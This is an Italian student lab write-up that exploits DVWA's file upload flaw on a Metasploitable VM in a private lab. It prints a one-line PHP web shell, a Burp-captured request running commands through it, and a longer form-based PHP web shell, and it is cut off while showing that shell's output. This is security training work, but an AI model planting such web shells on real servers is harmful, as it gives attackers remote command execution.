

S6L1,

BENVENUTI LUIGI

### Traccia:

Configurare il laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicurarsi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Richieste:

- Codice PHP.
- Risultato del caricamento (screenshot del browser).
- Intercettazioni (screenshot di burpsuite).
- Risultato delle varie richieste.
- Eventuali altre informazioni scoperte della macchina interna.
- BONUS: usare una shell PHP più sofisticata.


Il codice PHP è molto semplice:

```
1 <?php system($_REQUEST["cmd"]); ?>
```


Andiamo a caricarlo sul path upload della DVWA, facendo attenzione a caricare il tutto con livello di sicurezza LOW.



Caricando la risorsa appena inviata, notiamo che viene richiesto il caricamento di un parametro per la corretta esecuzione:




Correggiamo inserendo il parametro “ls” ed inviamo:



```
1 GET /dvwa/hackable/uploads/test.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=
  195faab32177a384fe2359ee594bdb8b
9 Connection: close
10
11
```

Vediamo cosa ci restituisce l'esecuzione dei vari comandi:



BONUS:

Ecco script ed esecuzione di una possibile shell più complessa:

```
<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            -webkit-box-sizing: border-box;
            box-sizing: border-box;
        }

        body{
            font-family: sans-serif;
```

```
    color: rgba(0, 0, 0, .75);  
}
```

```
main {  
    margin: auto;  
    max-width: 850px;  
}
```

```
pre,  
input,  
button {  
    padding: 10px;  
    border-radius: 5px;  
    background-color: #efefef;  
}
```

```
label {  
    display: block;  
}
```

```
input {  
    width: 100%;  
    background-color: #efefef;  
    border: 2px solid transparent;  
}
```

```
input:focus {  
    outline: none;  
    background: transparent;  
    border: 2px solid #e6e6e6;  
}
```

```
button {  
    border: none;  
    cursor: pointer;  
    margin-left: 5px;  
}
```

```
button:hover {  
    background-color: #e6e6e6;  
}
```

```
.form-group {  
    display: -webkit-box;  
    display: -ms-flexbox;  
    display: flex;  
    padding: 15px 0;  
}
```

```
</style>
```

```
</head>
```

```
<body>
```

```
<main>
```

```
<h1>Web Shell</h1>
```

```
<h2>Execute a command</h2>
```

```
<form method="post">
```

```
<label for="cmd"><strong>Command</strong></label>
```

```
<div class="form-group">
```

```
<input type="text" name="cmd" id="cmd" value="<?= htmlspecialchars($_POST['cmd'],  
ENT_QUOTES, 'UTF-8') ?>"
```

```
onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus  
>
```

```

        <button type="submit">Execute</button>

    </div>

</form>

<?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>

    <h2>Output</h2>

    <?php if (isset($cmd)): ?>

        <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>

    <?php else: ?>

        <pre><small>No result.</small></pre>

    <?php endif; ?>

<?php endif; ?>

</main>

</body>

</html>

```

# Web Shell

## Execute a command

Command

cat shell.php

Execute

## Output

```

<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            -webkit-box-sizing: border-box;
            box-sizing: border-box;
        }

        body {
            font-family: sans-serif;
            color: rgba(0, 0, 0, .75);
        }

        main {

```